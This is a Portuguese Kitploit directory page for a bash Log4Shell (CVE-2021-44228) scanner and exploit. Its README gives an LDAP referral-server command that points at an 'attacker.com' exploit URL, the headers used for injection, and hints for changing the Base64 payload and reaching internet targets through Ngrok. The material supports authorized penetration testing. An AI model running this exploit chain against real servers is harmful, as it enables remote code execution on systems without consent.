Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/julian911015/log4j-scanner-exploit
Scanners de VulnerabilidadesGeração de PayloadsExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubjulian911015/log4j-scanner-exploit

Log4j-Scanner-Exploit

Script em bash que permite identificar a vulnerabilidade Log4j CVE-2021-44228 de forma remota.

Ver Repositório
288há 2 anosAinda não revisado
Compartilhar

Log4Shell-Scanner-Exploit

Script em bash que permite identificar e/ou explorar a vulnerabilidade Log4shell de forma remota. Esta ferramenta realiza diferentes testes usando payloads LDAP e cabeçalhos X-Api-Version, User-Agent e X-Forwarded-For.

Sempre utilizar este script com autorização prévia do proprietário do serviço/aplicativo auditado.

Dependências:

  1. Criaremos um servidor LDAP pré-configurado a partir do Github: https://github.com/mbechler/marshalsec

mvn clean package -DskipTests && Java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar

marshalsec.jndi.LDAPRefServer 'http://attacker.com/#exploit'

  1. Habilitamos um servidor HTTP python3 -m http.server 8080

  2. Ter Java instalado #sudo apt install default-jre

  3. ter Curl instalado #sudo apt-get install curl

Exemplo de uso:

Inserir os seguintes parâmetros:

  • Lista de URLs a escanear
  • Endereço IP do servidor LDAP
  • Porta do servidor LDAP
  • Endereço IP do servidor HTTP
  • Porta do servidor HTTP

#Exemplo de escaneamento de aplicação em rede interna:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

#Exemplo de escaneamento de aplicação na internet:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

Esclarecimentos:

  • O payload utilizado envia um comando "ifconfig" às máquinas identificadas como vulneráveis; este payload está codificado em Base64 e pode ser modificado para realizar a fase de exploração em uma auditoria de pentesting.
  • Se desejar utilizar a ferramenta em serviços da internet, pode-se iniciar um serviço Ngrok que faça um port forwarding para a porta local do Servidor LDAP
  • Sempre utilizar este script com autorização prévia do proprietário do serviço/aplicativo analisado.
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    249

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →








